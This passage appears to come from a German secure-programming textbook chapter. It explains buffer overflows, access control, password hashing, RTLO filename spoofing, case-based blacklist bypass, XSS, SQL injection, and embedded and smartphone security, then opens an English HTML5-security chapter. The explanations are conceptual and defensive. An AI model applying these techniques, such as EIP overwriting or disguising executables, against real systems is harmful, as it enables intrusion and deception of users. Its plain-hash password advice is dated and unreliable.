de der Zeichenkette zu markieren. Das Ende einer Zeichenkette wird mit Hilfe eines Terminators, auch NULL-Zeichen genannt, markiert. Eine Zeichenkette wird ausgelesen, indem ab der ersten Speicheradresse des Buffers gelesen wird, bis der Terminator erreicht wird. Das zusammenhängende Speichern von Zeichenketten hat den Vorteil, dass nur das Speichern der Adresse des ersten Zeichens nötig ist. Wie der Speicher bei den Zeichenketten „Hallo" und „Angriff" aussehen würde zeigt Abbildung 10.




Abbildung 10: Speicher mit 2 Zeichenketten

Wenn nun, aus welchen Gründen auch immer, der Terminator fehlt oder nicht beachtet wird, würde einfach über den definierten Speicherbereich des Buffers von „Hallo" hinaus gelesen. An sich nicht sonderlich schlimm, das gleiche Problem kann jedoch auch beim Beschreiben des Buffers auftreten. Wird eine beliebig lange Zeichenkette wie etwa 10 A's in den Buffer geschrieben ohne dessen Größe zu beachten, wird über den festgelegten Buffer hinaus in den Buffer von „Angriff" hinein geschrieben (Abb. 11).




Abbildung 11: Speicher nach Buffer Overflow

Werden nur die zwei Buffer betrachtet, ergibt sich ein Fehler, der es erlaubt etwas beliebiges in den Buffer „Angriff" zu schreiben. Dieser Fall ist an sich schon schlimm, wenn er durch spätere Verarbeitung des Buffers das Programm zum Absturz bringt (Denial of Service).

Um nun eigenen Code auszuführen, ist ein weiterer Schritt nötig. Im Speicher befinden sich neben den Nutzdaten der Anwendung auch die CPU Register. Diese enthalten Informationen für die CPU, wie zum Beispiel die Adresse im Programmcode, die als nächste ausgeführt wird (Extended Instruction Pointer = EIP). Wird weit genug über einen Buffer hinaus geschrieben, kann unter anderem dieses Register überschrieben werden. Ist einem Angreifer bekannt, wie weit der EIP vom überschreibbaren Buffer entfernt ist, kann das Register auch gezielt überschrieben und der Programmfluss so an eine bestimmte Stelle umgeleitet werden.

Zusammengefasst ermöglicht ein Buffer Overflow also in vollem Ausmaß das Beschreiben eines Speicherbereiches mit beliebigem Inhalt, sowie das Setzten der Adresse von

der der nächste Befehl des Programmcodes gelesen wird. Um eingeschleusten Code auszuführen muss ein Angreifer also nur Programmcode in den Buffer schreiben und die Adresse im EIP auf diesen Buffer zeigen lassen. Danach wird der Programmcode im Buffer ausgeführt.

Gegen diese Angriffstechnik gibt es bereits diverse Gegenmaßnahmen. Diese verhindern Angriffe nicht vollständig, sondern erschweren sie nur, indem sie die Erfolgswahrscheinlichkeit eines Angriffs verringern.

Buffer Overflows entstehen durch fehlende oder mangelhafte Längenüberprüfung beim Beschreiben von Arrays. Um Buffer Overflows zu vermeiden, muss also entweder die Menge der Eingabedaten abgeprüft werden, ob sie in den definierten Buffer passt oder es muss (dynamisch – zur Laufzeit) ein entsprechend langer Buffer zur Verfügung gestellt werden. Dies gilt auch für benutzte Dritt-Funktionen.

6.8 Zugriffskontrolle

Alle genutzten Ressourcen müssen vor unberechtigten Zugriffen geschützt werden. Durch die Manipulation von Ressourcen können Angreifer Anwendungen und Prozesse manipulieren ohne direkten Zugriff auf sie zu haben. Ein Prozess könnte zum Beispiel stündlich eine Stapelverarbeitungsdatei aufrufen, deren Speichort in einer Konfigurationsdatei gespeichert ist. Ein Angreifer könnte nun die Stapelverarbeitungsdatei ändern und warten bis diese vom Prozess ausgeführt wird oder falls die Datei geschützt ist, die Konfigurationsdatei ändern und auf eine selbst erstellte Stapelverarbeitungsdatei zeigen lassen. Zugriff auf Ressourcen sollte nur die Anwendung haben für die sie bestimmt ist, sowie der Administrator und/oder der Eigentümer der Anwendung.




Abbildung12: Angriff durch Ändern von Ressourcen

6.8.1 Least Privilege

Eine Sicherheitsregel lautet, so wenig Rechte wie möglich zu vergeben, um unberechtigte Zugriffe zu minimieren. Also sollte jeder Vorgang nur mit den geringsten nötigen Rechten ablaufen. So sollte zum Beispiel ein Supportmitarbeiter bestimmte Kundendaten durchaus einsehen dürfen, diese aber nicht ändern dürfen.

Das gleiche Prinzip muss auch bei den Rechten von Prozessen und Benutzern gelten. Ein Prozess sollte immer nur die Rechte haben, die er unverzichtbar zur Ausführung seiner Funktion benötigt niemals mehr. Dann würde zum Beispiel ein Prozess, der durch einen Buffer Overflow kompromittiert wurde, nur geringen Schaden anrichten, weil er nur wenige Möglichkeiten hat, auf das umgebende System zuzugreifen. Zudem sollte, wenn ein Prozess für bestimmte Aktionen bestimmte Rechte benötigt, diese nur für genau diese Aktion erhalten; nach Abschluss des Prozesses müssen ihm die Rechte wieder entzogen werden.

Eine gut durchdachte Rechteverteilung kann die Auswirkungen erfolgreicher Angriffen also stark einschränken.

6.8.2 Speichern wertvoller Daten (Schlüssel, Passwörter,...)

Das Speichern von Geheimnissen, wie Passwörtern oder Schlüsseln zur Codierung und Decodierung von Daten, ist in Software bisher nicht vollkommen sicher möglich. Würde das System, auf dem die Daten liegen, kompromittiert oder hätte ein Angreifer direkten Zugriff auf die Daten, könnte er sie auslesen; dies gilt auch für verschlüsselte Daten – bzw. das Auslesen der benutzten Schlüssel.

Der sicherste Weg um Geheimnisse geheim zu halten, ist, sie gar nicht erst zu speichern. In einigen Fällen ist es nicht nötig das Geheimnis zu speichern, um zu überprüfen, ob ein Geheimnis stimmt. So kann aus einem Passwort etwa ein Hashwert (kryptographische Prüfsumme) gebildet und gespeichert werden. Ein Nutzer könnte sich dann mit dem Passwort anmelden, dieses wird mit dem gleichen Verfahren wieder zu einem Hashwert umgerechnet und dieser mit dem gespeicherten Hashwert verglichen.

User	Password
Admin	7bba03c7198dd00fb805ec4af0b0b150
Chef	f3056e9bab59283af207c6717632d6c3
Max	2c216388d6deed63cf86f5d66a081a19

Abbildung 13: Beispiele mit Benutzernamen und zugehörigem Passwort-Hashwert

Liest ein Angreifer nun erfolgreich die gehashten, gespeicherten Geheimnisse aus, erhält er nur den Hashwert, nicht das Klartextpasswort der Benutzer. Ein Passwort aus

einem Hashwert zu errechnen ist nur sehr schwer möglich. Die einzige Möglichkeit, das zugehörige Passwort zu erfahren, wäre es zu erraten oder den Benutzer auf eine andere Art anzugreifen.

6.8.3 Sicherheitsentscheidungen auf Grund von Namen

In Computersystem kann es häufig vorkommen, dass zwei an sich unterschiedliche Zeichenketten gleich interpretiert werden. Dies ist beispielsweise bei der Befehlseingabe in die Windows Kommandozeile der Fall. Klein geschriebene Befehle werden hier genauso interpretiert wie groß geschriebene. Prinzipiell ist dies vorteilhaft, da etwa durch das Großschreiben von Befehlen diese für den Menschen besser als Befehle erkennbar sind. In einigen Fällen kann dies aber zu sicherheitsrelevanten Fehlern führen.

Gibt es zum Beispiel eine Liste, die bestimmte Befehle in der Kommandozeile verbietet (Blacklist), so könnte diese umgangen werden, wenn sie abhängig von Groß- und Kleinschreibung ist und nicht alle möglichen Kombinationen der Schreibweise eines Befehls abdeckt.

Umgekehrt können derartige Methoden genutzt werden, um Benutzer in die Irre zu führen. So das Unicode-Zeichen (Right-To-Left-Override), mit dessen Hilfe sich die Schreibrichtung von Texten verändern lässt. Wird dieses Zeichen eingesetzt, wird der komplette nachfolgende Text spiegelverkehrt dargestellt. So lässt sich aus der ausführbaren Datei „slx.exe" die scheinbar harmlose Exceldatei „exe.xls" machen. Die meisten Benutzer würden wohl keine ausführbare Datei aus einer unbekannten Quelle öffnen. Dagegen vermittelt eine scheinbare Exceldatei dem Benutzer ein sicheres Gefühl.

Diese Beispiele zeigen, dass Sicherheitsentscheidungen, wenn möglich, nicht auf Grund von Namensgebungen getroffen werden sollten. Angreifer finden viel zu häufig Mittel und Wege, um Anwendungen und User zu täuschen.

6.8.4 Websicherheit

Eine der unsichersten Umgebung im Bereich der IT ist das World-Wide-Web. Viele Webseiten bestehen aus dynamischem Content, der wie es im Web 2.0 gewollt ist, zum Großteil aus Benutzereingaben von unbekannten Benutzern besteht. Das Sicherheitsrisiko ist, dass der Code einer Webseite mit ihrem Inhalt vermischt wird. Dieser Mix aus Code und Inhalt wird bei einem Seitenaufruf durch den angesprochenen Server erstellt und an den Browser des Aufrufers gesendet, wo ihn der Browser interpretiert. Der Browser kann im Zweifel nicht unterscheiden, ob es sich um Inhalt oder Code handelt der dargestellt wird.

Postet zum Beispiel jemand auf seinem Blog ein HTML-Tag wie <h1> in einem Text, ohne darauf zu achten, dass dieses durch Escape-Zeichen als Inhalt markiert wird, wird der Text für jeden Aufrufer als Überschrift angezeigt. Schlimmer wäre es, wenn ein Angreifer etwa Java-Script einfügt.

Durch solche Cross-Site-Scripting genannte Sicherheitslücken können Angreifer komplette Webseiten verändern, etwa um Benutzer dazu zu bringen, vertrauliche Daten

anzugeben, die dann an den Angreifer gesendet werden. Da das Opfer davon ausgeht auf einer vertrauenswürdigen Webseite zu sein, rechnet es nicht mit einem Angriff.

Neben Cross-Site-Scripting gibt es noch einige andere Angriffe, die ähnlich funktionieren. Eine Grundregel für die Datenverarbeitung in Webseiten ist daher, dass Eingabedaten niemals ungeprüft wieder ausgegeben werden dürfen. Alle Eingaben müssen darauf überprüft werden, ob sie Sonderzeichen wie etwa „Größer als", „Kleiner als" oder Anführungszeichen enthalten und entsprechend codiert werden, so dass sie zwar noch als Inhalt dargestellt werden können, aber für Browser keinen Code darstellen.

6.8.5 Datenbanken

Anwendungen wie auch Webseiten nutzen zur Speicherung von Daten häufig Datenbanken. In Datenbanken werden die Daten persistent gespeichert und können durch geeignete Abfragen in gewünschter Form wieder ausgegeben werden. Dies wird zum Beispiel häufig genutzt um Artikel auf dynamischen Webseiten darzustellen. Der gesamte Inhalt des Artikels wird dabei anhand einer eindeutigen ID ermittelt.




Abbildung 14: Sequenzdiagram SQL-Injection

Kann der Benutzer nun selbst die ID angeben, hat er die Möglichkeit, alle Artikel aus der Datenbank zu erfragen, die gespeichert sind. Ist die Eingabe der ID nicht ausreichend überprüft, lässt sich jedoch auch der Befehl, der mit der ID gebildet wird, manipulieren um etwa andere Daten auszugeben.

Durch das Anfügen bestimmter Zeichen und Schlüsselwörter können Angreifer die eigentlich harmlosen Befehle erweitern. Aus diesem Grund müssen diese Zeichen und Schlüsselwörter in Eingaben, die für Datenbanken bestimmt sind, entsprechend markiert werden, so dass die Datenbank sie nicht mehr als Befehl interpretiert.

Die Technik dieses Angriffes wird als SQL-Injection bezeichnet und wird häufig im Web angewendet, um Benutzerdaten aus Datenbanken unberechtigt zu lesen oder sogar Daten in die Datenbank zu schreiben, was noch zu weiteren Angriffen führen kann.

6.9 Ausblick

6.9.1 Security in Embedded Systems

Embedded Systems werden u.a. in großem Umfang zur Steuerung und Überwachung in Industrieanlagen und auch in Routern, Switches, Smartphones und anderen IT-Systemen eingesetzt und sind, wie Stuxnet gezeigt hat, ein lohnendes Ziel für Angreifer. In diesem Kapitel sind daher 11 Regeln aufgelistet mit denen Unternehmen und Behörden Embedded Systems vor Angriffen schützen können.

1. Völlige physische und logische Abkopplung vom Internet

   Embedded Systems sollten wenn irgend möglich vom Internet völlig getrennt sein. Durch die Abkopplung vom Internet sind Angriffe entscheidend erschwert (stark eingeschränkte Attack Surface).

2. Kommunikationsverbindungen

   Die Zahl der Kommunikationsbeziehungen muss generell minimiert werden.

   Wartungsverbindungen zu Embedded Systems sollten grundsätzlich nicht von Seiten des Wartungsunternehmens initiiert werden. Initiieren der Verbindungen darf nur lokal am Embedded System vom Betreiber – zeitlich und organisatorisch stark eingeschränkt – zulässig sein. Durch diese Einschränkungen werden Angriffe über die Wartungsschnittstelle erschwert.

3. Firewall, IDS, IPS

   Grundsätzlich sollten nach Außen nur Dienste angeboten werden, die unverzichtbar zur Produktion gebraucht werden. Weitere Restriktionen (z. B. dedizierter IP-Adressbereich) sind über (auch sequentiell mehrere!) Firewalls möglich. IDS und IPS wirken hierbei unterstützend, um Anomalien in den Zugriffen auf die angebotenen Dienste zu erkennen und damit Angriffe zu erschweren. Teilnetze sollten stark segmentiert und untereinander durch Firewalls abgeschottet werden.

4. Identifizierung und Authentifizierung

   Konfigurierungen an Embedded Systems sollten nur nach erfolgreicher Authentifizierung möglich sein. Hierbei sollten nur starke Authentifizierungsverfahren (z. B. Passwort, Smartcard inkl. Verschlüsselung) verwendet werden, um Zugriffe Unberechtigter zu erschweren.

5. Passwörter

   Zur Authentifizierung sind Passwörter unverzichtbar – mindestens 8 Zeichen lang bestehend aus alphabetischen Zeichen, Ziffern und Sonderzeichen (#'*+~ etc.), die je nach Wert und Bedeutung des zu steuernden Prozesses nach jedem (!) Zugriff stündlich, täglich, wöchentlich, monatlich gewechselt werden. Passwörter müssen verschlüsselt gespeichert werden – besser noch wird nur der Hashwert (Prüfsumme) gespeichert.

6. Protokollierung und Auswertung

   Jede Änderung an Embedded Systems sollte automatisch protokolliert werden. Das protokollierende System darf nur erweiternd (appending) in die Protokolle schreiben. Auswertungssysteme dürfen nur lesenden Zugriff haben. Protokolle sind (Tool-gestützt) auszuwerten. Damit können Angriffe wenigstens erkannt werden.

7. Software-Entwicklung

   Entwicklungsumgebungen sind als System mit direkter Verbindung zum Embedded System zu sehen und sollten entsprechend gut abgesichert werden.

8. Least Privilege

   Jeder Prozess sollte mit den geringst-nötigen Rechten ausgeführt werden, um bei Kompromittierung die Auswirkungen zu minimieren.

9. Eingabe Validierung

   Alle Eingabedaten sind als nicht-vertrauenswürdig anzusehen und müssen durch Filter validiert werden.

10. Security Testing

    Sicherheitstest sollten in den Entwicklungsprozess integriert werden, damit sie fortlaufend, vollständig und möglichst automatisch durchgeführt werden. Ein Umgehen der Sicherheitstest darf zu keiner Zeit möglich sein. Getestet werden darf nicht von den Programmierern. Die Sicherheitsprüfungen beginnen in der Requirements-/Designphase und enden beim implementierten Code.

11. Vertrauenswürdige Umgebung (Trusted Environment)

    Alle angekoppelten Systeme sollten mindestens dem Sicherheitsniveau des Embedded Systems entsprechen. Die Anzahl angekoppelter Systeme sollte auf das notwendige Minimum reduziert werden. Private Geräte inkl. mobile Devices wie USB-Sticks, -Platten und Handys dürfen nicht angeschlossen werden können. Ihre Nutzung ist in kritischen Umgebungen ganz zu unterbinden.

6.9.2 Security in Smartphones

Mobile Devices wie Smartphones bieten durch ihre Nutzung als Multifunktionsgerät, eine ganze Reihe von Eingabeschnittstellen. Während ein Desktop PC meistens nur über WLAN und eine Netzwerkschnittstelle verfügt, trumpfen Mobile Devices unter anderem mit WLAN, Bluetooth, GPS, TV, Infrarot und Near Field Communication Schnittstellen auf. Die geringe Gerätegröße lässt meist nicht erkennen, wie viel Hard- und Software sich mittlerweile in einem solchen Gerät verbirgt. Abbildung 16 zeigt 9 remote ausnutzbare Eingabeschnittstellen (rot) und zusätzlich 7 Eingabeschnittstellen, die ausgenutzt werden können, wenn der Täter das Gerät kurzzeitig in Händen hält (gelb).

So vorteilhaft Smartphones als „Alleskönner" klingen, so interessant sind sie also auch für Angreifer. Durch die vielen Schnittstellen, hinter denen sich komplexe Algorithmen verstecken, bieten mobile Devices eine große Angriffsfläche. Nach einem erfolgreichen Angriff hat der Angreifer uneingeschränkten Zugriff auf alle Informationen und Dienste des Besitzers. Dies umfasst in der Regel Zugriff auf E-Mails (des Unternehmens), persönliche Kontakte, Inhalte aus Kurznachrichtendiensten, Zugangsdaten zu sozialen Netzwerken und Online-Banking: Daten die meist unbewusst vom Benutzer gespeichert und nur noch ausgelesen werden müssen. Zudem kann sich ein Angreifer vollen Lese- und Schreibzugriff auf den Speicher des Geräts verschaffen um etwa an private Fotos oder Videos zu gelangen.

Darüber hinaus können durch unternehmenseigene Apps aktuelle Unternehmensdaten ausgelesen werden. Auch das Mitschneiden von Telefongesprächen ist für einen Angreifer möglich.




Abbildung 15: Hardwarekonfiguration eines Mobile Devices [nach: Nokia 2012]

Erste Sicherheitsanalysen haben ergeben, dass die Protokollimplementierungen wie das GSM-Protokoll, das für Telefonie und Kurznachrichten genutzt wird, nicht korrekt auf invalide Daten prüft und durch die Verarbeitung der invaliden Daten ein anomales Ver-

halten zeigt. Dies führt mindestens zu Denial-of-Service Attacken, kann aber auch bedeuten, dass ein Angreifer zum Beispiel über eine manipulierte SMS die Kontrolle über das Zielgerät erlangt, ohne dass der Benutzer etwas erkennt.

Solche Attacken sind durchaus Realität. So wurde der erste bekannte Virus für Smartphones 'Cabir' bereits im Juni 2004 entdeckt. Cabir verbreitete sich durch eine Sicherheitslücke im Bluetooth-Protokoll auf alle Smartphones mit Symbian OS, die in Reichweite waren. Im Mai 2005 wurde erstmals Commwarrior-A entdeckt, der sich durch MMS verbreiten konnte. Im Gegensatz zu Cabir war Commwarrior-A nicht auf die Reichweite von Bluetooth begrenzt, sondern konnte sich per MMS auf jedes beliebige Smartphone der Symbian Series 60 ausbreiten, wodurch ihm eine theoretische Verbreitungsfähigkeit ähnlich der von E-Mail-Würmern nachgesagt wird.

Hier wird schnell klar, dass mobile Endgeräte wie Smartphones stark gegen Angriffe geschützt werden müssen. Dies erfordert, dass Angriffe schon von vornherein verhindert werden, was nur möglich ist, indem die Quelle, also die Sicherheitslücke die den Angriff überhaupt erst ermöglicht, identifiziert und behoben wird. Wie bei allen Angriffen gilt auch bei Mobile Devices: Kein erfolgreicher Angriff ohne Sicherheitslücke.

6.10 Weiterführende Literatur

Anderson, R. J.: A Security Policy Model for Clinical Information Systems, In: IEEE Symposium on Security and Privacy, Proceedings. 1996
http://www.cl.cam.ac.uk/~rja14/Papers/oakpolicy.pdf

Clark, D.; Wilson, D.: A Comparison of Commercial and Military Computer, Stanford 1987
http://crypto.stanford.edu/~ninghui/courses/Fall03/papers/clark_wilson.pdf

Galileo Computing (Hrsg.): Sicheres Programmieren, Bonn 2012
http://openbook.galileocomputing.de/c_von_a_bis_z/027_c_sicheres_programmieren_001.htm

Howard, M.; LeBlanc, D.: Writing Secure Code, Redmond 2003

Howard, M.; Lipner, S.: The Security Development Lifecycle. Redmond 2006

Kojima, H.; Maruyama, H.; Nishizaki, S.: The Biba Model. Tokyo 2012
http://www.softpanorama.org/Access_control/Security_models/biba_model.shtml

NIST (Hrsg.): Crypthographic Hash Project, Gauthersburg 2012
http://csrc.nist.gov/groups/ST/hash/index.html

OWASP (Hrsg.): Buffer Overflow, o.O. 2009
https://www.owasp.org/index.php/Buffer_overflow

Paulus, S.: Basiswissen Sichere Software. Heidelberg 2005

SELFHTML e.V. (Hrsg.): Allgemeines zu reguläre Ausdrücken
http://de.selfhtml.org/perl/sprache/regexpr.htm

PHP Group (Hrsg.): Datenbank – Sicherheit, o.O. 2012
http://php.net/manual/de/security.database.php

Willers, M.: Least Privileges – Es geht auch ohne Administratorrechte! 2005
http://msdn.microsoft.com/de-de/library/bb979399.aspx

6.11 Über den Autor

Prof. Dr. Hartmut Pohl ist Professor für Informationssicherheit an der Hochschule Bonn-Rhein-Sieg, geschäftsführender Gesellschafter der SoftScheck GmbH (www.softscheck.de).

Herrn Lutz Weimann danke ich für die Aufbereitung der Literatur.

7 HTML5 security issues

HTML5 introduces several technological changes to HTML. The security implications these technological changes will bring are covered in this chapter in a technical manner.

During creation of the HTML5 specification security considerations were made from the beginning. Every part of the specification has an own subsection dealing with security. These subsections cover the points that need to be well-thought-out when implementing the corresponding parts. The vulnerability which can result from this feature and how to securely implement it by the browser manufacturers is described. E.g., the authors of the HTML5 specification identified the vulnerability Information leakage for the canvas element if scripts can access information across different origins. Afterwards a careful description is made of how to avoid this through secure implementation.

Beside instructions of how to securely implement HTML5 features the existing security problems in HTML are addressed through innovative features such as:

- **Web Messaging:** This enables secure communication across different origins without the need of insecure hacks
- **Inline Frame (Iframe) Sandboxing:** Embedded Iframes can be limited in their capabilities such as prohibited executing of JavaScript

In addition existing web application vulnerabilities were addressed as the following examples show:

- **Suppressing Referrers:** Through adding the attribute rel=noreferrer in links, no referrer information is leaked when the link is followed. This is especially useful if links are followed in web mail applications.
- **Secure content sniffing:** The determining of the resource type is defined exactly which mitigates Content Sniffing attacks.

The remaining of this chapter should not be understood in the way that HTML5 is completely insecure. Security is an important part in the HTML5 specification process. However, through introducing new features the possibility of launching new attacks is also expanded and even secure features can be used insecurely. Consequently, through adding those new features the evolution of the current web standards to HTML5 introduces also new security vulnerabilities and threats. New HTML5 features open innovative ways to attackers for launching their attacks. These new vulnerabilities, threats and attack possibilities are addressed in this chapter. As an outcome the HTML5 features enabling new vulnerabilities and threats are introduced and the problematic points are highlighted.

The following listing gives an overview of the HTML5 features covered in this chapter. Each feature described in this listing will be examined in more detail in an own subsection. Thereby the feature is introduced, vulnerabilities and threats described, probable attack scenarios explained and possible countermeasures for a secure implementation, if any, are given. The HTML5 features considered in this chapter are:

- **Cross-Origin Resource Sharing:** Cross-Origin Resource Sharing (CORS) enables clients making cross-origin requests using XMLHttpRequests. The Same-Origin Policy which isolates documents of different origins from each other is relaxed with HTML5. Under special circumstances it is possible in HTML5 to request resources across domains and share information.
- **Web Storage:** With HTML5 Web Storage web applications come around the limited possibility of storing data on the client. Using Web Storage web applications can store about five megabytes of data on the client which resist and can be accessed by JavaScript at a later web session.
- **Offline Web Application:** Web applications are able through using HTML5 Offline Web Application to make themselves working offline. A web application can send an instruction which causes the UA to save the relevant information into the Offline Web Application cache. Afterwards the application can be used offline without needing access to the Internet.
- **Web Messaging:** Iframes of different sources within one web application are able to communicate to each other using HTML5 Web Messaging. An Iframe can be developed in a way allowing another Iframes to send messages to it.
- **Custom scheme and content handlers:** HTML5 enables web applications to register themselves as scheme and content handler. E.g. a web application can register itself as a handler for mailto links; whenever the user clicks on a mailto link on whichever domain, the user will be redirected to the registered web application.
- **The Web Sockets API:** This HTML5 API provides a way for establishing a full-duplex channel between a web server and a UA. Through this channel an asynchronous data exchange between the client UA and the web server is possible. Asynchronous JavaScript and XML (AJAX) workarounds for establishing an asynchronous connection are no longer required.
- **Geolocation API:** Making use of the Geolocation API web applications can determine the position of a UA. This enables web applications to provide location based services to their customers. This is particularly interesting for mobile users.
- **Implicit security relevant features of HTML5:** In this subsection some HTML5 features are described which do not directly impose new vulnerabilities but can be used indirectly for launching attacks. These features are introduced and the relationship to other vulnerabilities is explained.

Figure 1 shows a high level diagram to give an overview of these HTML5 features and how they relate to each other in the context of a web browser. DomainA.csnc.ch represents the origin of the loaded website which embeds three Iframes of different

sources. The Iframe loaded from untrusted.csnc.ch is executed in a sandbox and does not have the permission to execute JavaScript code. The Iframes loaded from anydomainA.csnc.ch and anydomainB.csnc.ch are communicating to each other making use of Web Messaging. Custom scheme and content handlers are registered by domainB.csnc.ch which is requested if the user requests an appropriate resource. From domainC.csnc.ch additional resources are loaded using Cross-Origin Resource Sharing. Geolcation API, Offline Web Application, Web Storage and Web Workers represent HTML5 UA features that can be used by the websites. In this example anydomainB.csnc.ch exemplarily makes use of all these features.

